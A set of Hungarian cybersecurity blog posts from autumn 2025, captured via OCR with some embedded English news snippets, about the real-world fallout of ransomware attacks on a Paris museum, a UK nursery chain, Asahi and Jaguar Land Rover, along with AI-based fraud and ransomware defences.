Emlékezhetünk a Colonial Pipeline esetére is, amikor hetekig üzemanyag hiány lépett fel az USA keleti partján.



De megint csak az egészségügyre visszatérve az is egy nem várt mellékhatás volt, amikor az egészségügyi elszámolás rendszere totálisan felbomlott. A betegek nem tudtak recepteket kiváltani, nem lehetett a betegállományokat rögzíteni, az orvosok és az egészségügyi személyzet munkaóráinak nyilvántartása is lehetetlenné vált, **így az elszámolás, bér zetés is hónapokig csak becslés vagy papíralapon benyújtva nehezítette az adminisztrációt.**

A mentéssel egyáltalán nem rendelkező, és adatvesztés miatt bezáró, redőnyt lehúzó ügyvédi irodákról, egyéb vállalkozásokról már nem is beszélve. De említhetjük azt a napokban tapasztalt reptéri káoszt is, amelynél **gyaníthatóan szintén ransomware miatt napok óta Londonban és más európai városokban késések, járattörlések, poggyász feladási anomáliák tapasztalhatók.**

France

The Guardian

Precious gold samples stolen in raid on French natural history museum

Museum says specimens taken are worth €600,000 based on price of gold but have 'immeasurable heritage value'

Angelique Chrisafis *in Paris*

Wed 17 Sep 2025 18.33 CEST

Share

The National Museum of Natural History, one of Paris's most visited, is the latest in a series of French museums to be robbed.

És akkor mindezeket megfejeli az a friss esemény, ahol ugyan persze fontos az informatikai rendszer elleni zsarolóvírus támadás, de itt a mellékhatások valószínűleg übereli az adatok felszabadításáért követelhető váltságdíjat.

A francia Természettudományi Múzeumban 2025. júliusában szenvedett el ransomware támadást, ami miatt hosszas rendszer leállások következtek be. Emiatt például egy korábban már meghirdetett, Trópusi ősz nevű kiállítást is lemondtak. És ami ezúttal még fontosabb: a biztonsági és riasztórendszerek is még üzemen kívül lehettek.


A mostani mellékhatást a múlt héten fedezték fel a takarítók: a tolvajok valószínűleg tudták, hogy a kibertámadás miatt működésképtelenek a riasztórendszerek, és ezért vakmerően betörtek az ásványkiállítási részlegbe, bár a múzeum szerint a videomegfigyelő rendszerek állítólag működtek.

Az elkövetők hordozható sarokcsiszolóval átvágtak egy ajtót, majd egy lángvágóval kinyitottak egy olyan megerősített speciális kiállítói vitrint, amelyben körülbelül a 18. és a 19. századból származó 700 ezer dollár (230 millió HUF) értékű nyers arany rögök voltak. Ez négy darab, egyenként körülbelül 6 kilogrammos focilabda méretű tömböt jelentett, amit azóta valószínűleg sajnos már beolvaszthattak, hogy a nyomaikat eltüntessék.


A múzeum most okulva a történtekből úgy nyilatkozott, hogy **egy mindenre kiterjedő részletes leltárt fognak végezni a veszteségek pontos felmérése érdekében, addig pedig zárva tartanak**. Az mindenesetre eléggé elképesztő, hogy egy állami intézményben egy júliusi incidens miatt még szeptemberben is működésképtelen legyenek egyes biztonsági, illetve informatikai rendszerek.

Szólj hozzá!
Címkék: francia múzeum mellékhatás arany betörés természettudományi ransomware nem-várt

Ajánlott bejegyzések:



Pandúrból lett rablók



Egyre drágulnak a

Sör és Jaguár

Az AI ahol tud, segít

[zsarolóvírus támadások]

[Adatrablás az óvodában]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Adatrablás az óvodában

2025. szeptember 29. 12:42 - Csizmazia Darab István [Rambo]

Kicsit a Gyerekrablás a Palánk utcában című réges-régi lmcímre hajazó cím itt viszont pontos és sajnos valóságos is. **Kicsit már szinte beleszoktunk,** hogy adataink ellopása, érte váltságdíj követelése, az adatok eladása, vagy kiszivárogtatása mindennapjaink része lett.

Ám ha ez óvodás vagy bölcsődés korú gyerekek adatait érinti, rögtön kicsit összerezzenünk. **Sajnos a kiszolgáltatott érintettek adataival való zsarolás nem új, a kórházak elleni ransomware támadások között mi is beszámoltunk** itt a blogon több olyan esetről is, ahol a betegek adatainak nyilvánosságra hozatalával próbáltak **nyomást gyakorolni az egészségügyi intézmény vezetőségére.**

De ez más sokkal korábban, 2017-ben is előfordult, akkor egy plasztikai sebészet betegeinek ellopott adatait, sőt műtét előtti fotóit töltötték fel a netre a bűnözők.

Az élet minden rácáfol arra, hogy van az a szint, ami alá már nem süllyednek a bűnözők, aztán jönnek a csalódások. Ilyen volt egy kanadai gyerekkórház elleni támadás 2022-ben, és sajnos az iskolák-egyetemek után úgy tűnik, most már jönnek az óvodák is.

Egy újnak tűnő, magát Radiantnak nevező csoport 8000 brit gyerek adatát lopta el a Kido nevű bölcsődéket és óvodákat üzemeltető nemzetközi szervezettől.

A kiberbűnözők a darkweben bizonyítékként mintákat tettek közzé az ellopott adathalmazból, 10 gyermek fényképét és részletes profilját. Itt a fényképek mellett teljes nevek, lakcímek, születési dátumok, valamint a szülőkre vagy gondozókra vonatkozó információk is szerepelnek, de a szivárogtatásban emellett egyéb biztonsági megjegyzések illetve orvosi információk is nyilvánosságra kerültek.

Ezután ismeretlen mértékű váltságdíjat követeltek a Kidótól, azzal fenyegetőzve, hogy további érzékeny adatokat hoznak nyilvánosságra, hacsak nem kapják meg pénzt.

Ellopott adatok alapján már korábban is történtek testre szabott további fenyegetések, [például a Kettering Health kórházban azzal hívogattak betegeket a kórház nevében](), hogy azonnali kártyás zetést kérjenek tőlük**Ennél a mostani esetnél viszont a BBC beszámolója szerint a bűnözői csoport felhívta néhány érintett gyermek szüleit, és azt mondta nekik, hogy [gyakoroljanak nyomást az óvodaláncra a váltságdíj kifizetése érdekében, különben kiszivárogtatják az ő gyermekük adatait is]().**

A londoni rendőrség szeptember 25-én értesült az incidensről, és már zajlik a nyomozás. Ám ez az eset mostantól egy nyomasztó intő jel lehet minden hasonló gyermekintézménynek.

Szólj hozzá!
Címkék: brit uk london gyerekek óvoda bölcsőde váltságdíj ransomware szivárogtatás doxing


Ajánlott bejegyzések:

[Újabb rombolás brit kórházakban]


[Halálos fegyver: doxing]

[Már a csalókban sem lehet bízni - miért lehetett bármikor?]

[A birodalom visszavág]



[Senki többet harmadszor?]



[Senki többet harmadszor?]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Az AI ahol tud, segít

2025. október 01. 13:41 - Csizmazia Darab István [Rambo]

Két kiberbiztonság szempontjából is **érdekes területeken egészítheti ki az eddigi megoldásokat a mesterséges intelligencia**, amely nem elveszi a munkánkat, hanem képes azt még hatékonyabbá tenni.


Az egyik a banki csalásokkal kapcsolatos, ahol évről évre komolyabb károk keletkeznek.
2025. első félévében több mint 12 ezer sikeres visszaélés történt, ez 38%-kal több, mint tavaly. A csalásokkal okozott kár az idei második negyedévben meghaladta a 6 milliárd forintot.

Kijózanító változás az évek során, hogy amíg 2019-ben a bankkártya-csalási károkat 92%-ban még a bankok viselték, 2023-ra ez 17%-ra csökkent, magyarul eddigre az ügyfelek hibája miatt keletkezett 83%-nyi kárt már nem térítette meg a bank, ez az áldozatoknak 1.6 milliárd forintja bánta.




Itt aztán volt egy olyan javaslat, miszerint az első kárt (first loss) a bank fizesse, ám ami miatt most ezt említettük, az a **Központi Visszaélésszűrő Rendszer (KVR) július elsejei bevezetése. Ez egy olyan mesterséges intelligenciával támogatott rendszer**, amelyet a Magyar Nemzeti Bank és a GIRO Zrt. indított útjára, minden magyar bank számára kötelező.

Célja, hogy kiegészítve az eddigi csalásmegelőző rendszereket, a banki átutalások valósidejű adataiból az AI segítségével kockázat értékelés készüljön az ügyfelek védelme és a bankszektor biztonságának érdekében.




A ransomware témáról már annyi poszt született, hogy összeszámolni is nehéz lenne, de ennek oka az, hogy a zsarolóvírusok pusztítása miatt keletkezett károkat még nehezebb lenne összeszámolni, vagyis egy aktuális és nagy kockázatú támadási formáról beszélhetünk.

Itt is megjelenik persze az AI, például a támadók oldaláról **a nyelvileg egyre kifinomultabb szövegezésű üzenetek, az AI segítségével kiválasztott célszemélyek vagy vállalkozások, a darknetes nyelvi modellekkel készülő programkódok.**



Természetesen a védelem is kiegészíti az eszköztárát, és fejleszt a mesterséges intelligenciával megtámogatott módszereket különféle megoldásokkal, és erre említhetjük ez a mai példát is. A Google épp a minap jelentette be azt a Google Drive alatt működő, MI alapú funkciót, amelynek célja a desktop alkalmazásban megakadályozni a zsarolóvírusok terjedését. **Az új rendszer a fájlok tömeges titkosítását vagy sérülését észlelve automatikusan szüneteltei a szinkronizálást, így megakadályozva a fertőzés továbbterjedését.**

A felhasználók értesítést kapnak az asztalon és e-mailben, és néhány kattintással visszaállíthatják a fájlokat egy korábbi, biztonságos állapotra Windows és macOS rendszereken.



Természetesen [mindezek nem teszik feleslegessé a korábbi védelmi megelőzési lépéseket](), hanem csak egy újabb rétegként erősíthetik azokat. **Legyünk biztonságtudatosak a pénzügyek terén, ne dőljünk be a csalási kísérleteknek, emellett mindig virtuális kártyával fizessünk a neten, kérjünk azonnali egyenlegértesítést, legyenek észszerű vásárlási és utalási limitjeink, fagyasszuk be a bankkártyát, amikor épp nem használjuk, és legyen minden eszközünkön naprakész vírusvédelmi megoldás.**

A zsarolóvírus problémára is a megelőzésen kell, hogy legyen hangsúly: többek közt a hibajavító frissítéseket mielőbb futtatni kell, nem hiányozhat persze a vírusvédelmi alkalmazás sem, és a rendszeres külső mentés is lényeges záloga az adatvesztés megelőzésének.

Szólj hozzá!
Címkék: csalás mesterséges megelőzés intelligencia pénzügyi védekezés banki ransomware kibertámadás AI zsarolóvírus


Ajánlott bejegyzések:

[Legyen már vége a banki csalásoknak]

[Virtuális emberrablás, igazi károkozás]

[Hurrá, nyaralunk...]

[A postás néha kétszer csenget]



[Booking com átverések]

[Booking com átverések]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Sör és Jaguár

2025. október 07. 17:50 - Csizmazia Darab István [Rambo]

Vajon mi lehet a kapocs a kettő között, és egyáltalán hogyan kerülnek ezek ide?

Ha van igazi iskolapéldája a mi minden rossz történhet egy ransomware vagy egyéb kibertámadáskor egy gyártó céggel, az a mostani japán Asahi Super Dry elleni incidens. Mint egy igazi szemléltető állatorvosi ló példázata esetében, szinte **minden jellegzetes probléma és járulékos mellékhatás együttesen jelentkezett náluk.**

Bő egy hete, hogy kibertámadás miatt leállni kényszerült a sörfőzdei cég, ami az Asahi Group 30 japán gyárainak túlnyomó többségét jelenti. Japán legnagyobb sörgyára normál körülmények között átlagosan napi 6.7 millió üvegnyi mennyiséget termel az országban.

A kereskedelemben már kézzelfoghatóan érezhető a hiány, a gyárak esetleges újraindításának dátuma viszont egyelőre nem ismert, ahogy a ransomware is csak valószínűsíthető ok, de hivatalosan még meg nem erősített információ. Mindenesetre a támadás leállította a rendelési és szállítási rendszerüket, így a palackozott, illetve a csapolt sör ellátás is leállt.

Az Asahi részvényei a támadás hetében már csütörtökön mintegy 2.6 százalékot estek. A vállalat egyébként nemcsak Super Dry sört gyárt, hanem üdítőitalokat, mentolos cukorkákat és bébiételeket is, valamint saját márkás termékeket is gyárt hazai kiskereskedők számára.

Az incidens kizárólag a japán részlegeket érinti, a világ más régióiban, például Európában nincs fennakadás. **A kényszerhelyzet hatására a cég elkezdte**

tesztelni a papíralapú megrendelési és szállítási megoldásokat, hogy átmenetileg legalább korlátozottan újra tudja indítani a szállítmányozást.

Kicsit hasonló a szituáció, mint a zsarolóvírussal támadott kórházak és kormányzati szervezetek esetében a visszatérés kőkorszakba: a papír, ceruza, telefon, fax világába.

Jaguar Land Rover staff to stay at home in cyber attack fallout

5 September 2025


BBC Share Save

Theo Leggett Business correspondent

Jaguar Land Rover (JLR) has instructed factory staff to stay at home until at least Tuesday as the company continues to grapple with the fallout from a cyber attack.

És akkor jöjjön a Jaguár is, az Egyesült Királyságban működő Jaguar Land Rover (JLR) autógyártót eredetileg még augusztus végén támadtak meg, a további károk megelőzése miatt le kellett állítaniuk kulcsfontosságú rendszereiket. A kezdeti feltáró vizsgálatok azonban sokáig elhúzódtak, és még szeptember 24-én is tartott az értékesítés, a regisztráció és a gyártósorok leállása.

Itt nem csak a saját IT infrastruktúrát érintette a baj, hanem az ellátási láncokat és a további gyártási rendszereket is, emiatt a beszállítói hálózat is akadozott.




Az állapot legalább hat hétig tartott és napi 5-10 millió fontba került, és további válságkezelésre is szükség volt, ennek keretében a cég minősített beszállítóinál eseti korai kifizetéseket vezettek be a csődhelyzet elkerülése miatt. **Míg a vállalat kezdetben hangsúlyozta, hogy nincs bizonyíték arra, hogy az ügyféladatokat is ellopták volna, később már elismerte, hogy "bizonyos adatok" érintettek.**

A brit kormány 1.5 milliárd font garanciát biztosított JLR-nek a válság kezelése céljából. A gyárak közül Wolverhampton várhatóan elsőként kezd majd újra működni, majd utána követi többi üzem.

Szólj hozzá!
Címkék: leállás sör brit uk japán gyártás jaguár költségek hatások kiesés veszteség károk veszteségek ransomware kibertámadás

Ajánlott bejegyzések:


[Drága lett a Jaguár](#)



[Egyre drágulnak a zsarolóvírus támadások](#)

[Adatrablás az óvodában](#)

[Gyorshajtók VS. Ransomware](#)



[Egekbe emelkedő ransomware veszteségek](#)

[Egekbe emelkedő ransomware veszteségek](#)

Kommentek:

Nincsenek hozzászólások.

keresés

